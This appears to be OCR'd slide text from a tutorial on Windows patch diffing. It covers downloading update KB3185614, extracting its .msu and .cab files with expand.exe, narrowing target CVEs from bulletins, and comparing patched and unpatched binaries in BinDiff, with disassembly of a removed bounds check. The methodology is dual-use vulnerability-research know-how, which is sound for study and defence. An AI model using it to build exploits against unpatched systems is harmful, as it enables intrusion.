Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3185614)	Windows 10	Security Updates	9/12/2016	n/a	1054.2 MB	Download
Cumulative Update for Windows 10 Version 1511 (KB3185614)	Windows 10	Security Updates	9/12/2016	n/a	550.5 MB	Download

© 2016 Microsoft Corporation. All Rights Reserved. | privacy | terms of use | help

www.catalog.update.microsoft.com/DownloadDialog.aspx

Download

Download Updates

Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3185614)
windows10.0-kb3185614-x64_25f5c8cf3246cb639a76b8c07e5f8cf2fe49e8e6.msu

Click download

Finally download the MSU (Microsoft Update) file

Step 2: Extract files

Figure out how to get files out from update package, installer, etc.

Preferably, in an automated way


Organize the output

Update file structure


- .msu
  - pkgProperties.txt
    - Contains string properties used for Wusa.exe
  - xml
    - Describes the update package installation information
  - cab
    - Each .cab file represents one update

Intra-Package Delta (IPD)

- Microsoft’s proprietary compression technology
- .cab files inside the update are archived using IPD
  - Unzipping doesn’t work :(




```
0000h: 50 41 33 30 FE 1A 7C C6 A8 30 D1 01 F8 03 02 00  PA30þ.|Æ¨0Ñ.ø...
0010h: 18 08 CC E5 89 03 80 42 00 15 84 60 C8 8F 72 0F  ..Ìå‰.€B..„`È.r.
0020h: BD DA 78 26 2D C8 A1 74 DE 01 30 7D 62 00 22 07  ½Úx&-È¡tÞ.0}b.".
0030h: 08 5A 29 18 7D 8A 19 5B D8 C7 8B 26 6C B0 5D 3C  .Z).}Š.[ØÇ‹&l°]<
0040h: 20 1B DE 83 C9 2B 2D 60 C6 65 16 62 CD A3 20 11   .ÞƒÉ+-`Æe.bÍ£ .
0050h: 6D E2 DD 5D 15 51 15 AA 0E 14 51 51 99 5D AA 4E  mâÝ].Q.ª..QQ™]ªN
0060h: 99 A1 E6 12 34 DA 84 A2 91 A6 ED B4 DD 09 75 A7  ™¡æ.4Ú„¢‘¦í´Ý.u§
```



Name	Size
manifest.cix.xml	8 895 603
0	201 751
1	226 205
2	4 248 186
3	127
4	3 692 203
5	2 893 994
6	1 434 419
7	6 336 788
8	4 572 648
9	3 448 514
10	4 826 172
11	1 045 878
12	679 520
13	1 708 577

Tools


- Microsoft ships a tool that can extract the update contents
- expand.exe



```
C:₩Users₩Cai>expand /?
Microsoft (R) File Expansion Utility
Copyright (c) Microsoft Corporation. All rights reserved.

Expands one or more compressed files.

EXPAND [-R] Source Destination
EXPAND -R Source [Destination]
EXPAND -I Source [Destination]
EXPAND -D Source.cab [-F:Files]
EXPAND Source.cab -F:Files Destination

  -R          Rename expanded files.
  -I          Rename expanded files but ignore directory structure.
  -D          Display list of files in source.
  Source      Source file specification.  Wildcards may be used.
  -F:Files    Name of files to expand from a .CAB.
  Destination Destination file | path specification.
              Destination may be a directory.
              If Source is multiple files and -r is not specified,
              Destination must be a directory.
```

Tools

expand –r –f: {.msu or .cab file path} {output directory}*



```
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1003_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extra
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1003_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extra
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1002_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extra
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1002_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extra
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1001_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extra
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1001_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extra
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1000_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.mum to Extra
ction Queue
Adding C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB315
6421)₩Windows10.0-KB3156421-x64₩package_1000_for_kb3156421~31bf3856ad364e35~amd64~~10.0.1.7.cat to Extra
ction Queue

Expanding Files ....
Progress: 17989 out of 18488 files
Expanding Files Complete ...
18488 files total.
```


Step 3: Diagnose

Narrow the target vulnerabilities
⇒ CVEs, Bulletins, Patch notes

Collect changed/updated files

Collect other useful files for analysis

CVEs / Bulletins



Affected Software and Vulnerability Severity Ratings

The following software versions or editions are affected. Versions or editions that are not listed are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, see Microsoft Support Lifecycle.

The severity ratings indicated for each affected software assume the potential maximum impact of the vulnerability. For information regarding the likelihood, within 30 days of this security bulletin's release, of the exploitability of the vulnerability in relation to its severity rating and security impact, please see the Exploitability Index in the October bulletin summary.


Microsoft Windows

Operating System	True Type Font Parsing Information Disclosure Vulnerability - CVE-2016-3209	GDI+ Information Disclosure Vulnerability - CVE-2016-3262	GDI+ Information Disclosure Vulnerability - CVE-2016-3263	Win32k Elevation of Privilege Vulnerability - CVE-2016-3270	Windows Graphics Component RCE Vulnerability – CVE-2016-3393	GDI+ Remote Code Execution Vulnerability - CVE-2016-3396	True Type Font Parsing Elevation of Privilege Vulnerability - CVE-2016-7182	Updates Replaced*

Executive Summary

This security update resolves vulnerabilities in Microsoft Windows, Microsoft Office, Skype for Business,

Changed files



Sort by modified time

Useful to narrow down the target

Microsoft updates only contain modified/updated files ☺

Additional files

- Debugging symbols
- Source code
- Patch diff / commit log

Step 4: Diff


Use various tools to compare patched vs. original

Find the patched code
⇒ added, removed, changed

Perform root cause analysis for better understanding of the bugs


Tools: BinDiff

- Made by Zynamics, ~~maintained~~ hosted by Google
- Multi-architecture comparison; IDA Pro integration




```
0041ed06

ed06    push    ebx
ed07    push    esi
ed08    push    edi
ed09    mov     edi,[esp+arg_4]
ed0d    push    edi
ed0e    push    4
ed10    push    [esp+8+arg_0]
ed14    call    ds:004010E8ASN1PERDecU32Val
ed1a    test    eax,eax
ed1c    jz      short 0041ED54loc_41ED54

0041ed1e

ed1e    inc     dword ptr[edi]
ed20    mov     eax,[edi]
ed22    cmp     eax,0Eh
ed25    ja      short 0041ED54loc_41ED54

0041ed27

ed27    xor     ebx,ebx
ed29    test    eax,eax
ed2b    jbe     short 0041ED

0041ed2d

ed2d    lea     esi,[edi+4]
```

```
0042b98e

b98e    push    ebx
b98f    push    esi
b990    push    edi
b991    mov     edi,[esp+arg_4]
b995    push    edi
b996    push    4
b998    push    [esp+8+arg_0]
b99c    call    ds:004010E8ASN1PERDecU32Val
b9a2    test    eax,eax
b9a4    jz      short 0042B9D4loc_42B9D4

0042b9a6

b9a6    inc     dword ptr[edi]
b9a8    push    0
b9aa    pop     ebx
b9ab    jz      short 0042B9CBloc_42B9CE

0042b9ad

b9ad    lea     esi,[edi+4]
```



